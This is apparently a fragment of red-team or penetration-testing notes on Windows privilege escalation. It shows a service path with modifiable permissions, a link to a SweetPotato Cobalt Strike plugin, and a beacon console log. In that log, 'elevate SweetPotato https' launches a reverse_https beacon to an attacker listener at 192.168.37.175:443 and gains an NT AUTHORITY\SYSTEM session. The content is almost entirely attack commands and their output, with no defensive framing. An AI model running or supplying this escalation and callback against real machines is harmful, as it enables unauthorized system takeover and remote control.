Path              : C:\Program Files (x86)\Program Folder\A Subfolder\Executable.e
                  xe
ModifiablePath   : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=AppendData/AddSubdirectory}
StartName        : LocalSystem

```

SweetPotato

[https://github.com/Tycx2ry/SweetPotato\\_CS](https://github.com/Tycx2ry/SweetPotato_CS)

Cobalt Strike View Attacks Reporting Help Move

external	internal	listener	user	computer	note	process	pid	arch	last
192.168.37.176	192.168.37.176	https	DefaultAppPool	WIN-5LA68G0D7C0		be.exe	2044	x64	3s
192.168.37.176	192.168.37.176	https	SYSTEM *	WIN-5LA68G0D7C0		werfault.exe	2748	x64	5s

Event Log X Beacon 192.168.37.176@2044 X

```

beacon> elevate SweetPotato https
[*] Task Beacon to run windows/beacon_https/reverse_https (192.168.37.175:443) via SweetPotato (ms16-075)
[+] host called home, sent: 180793 bytes
[+] received output:
[+] SweetPotato by @_EthicalChaos_, fixed by 2020/4/16

[+] Attempting DCOM NTLM interception with CLID 4991D34B-80A1-4291-83B6-3328366B9097 on port 6363 using method Token to launch c:\windows\system32\werfault.exe
[+] Intercepted and authenticated successfully, launching program
[+] Created launch thread using impersonated user NT AUTHORITY\SYSTEM
[+] Process created, enjoy!

```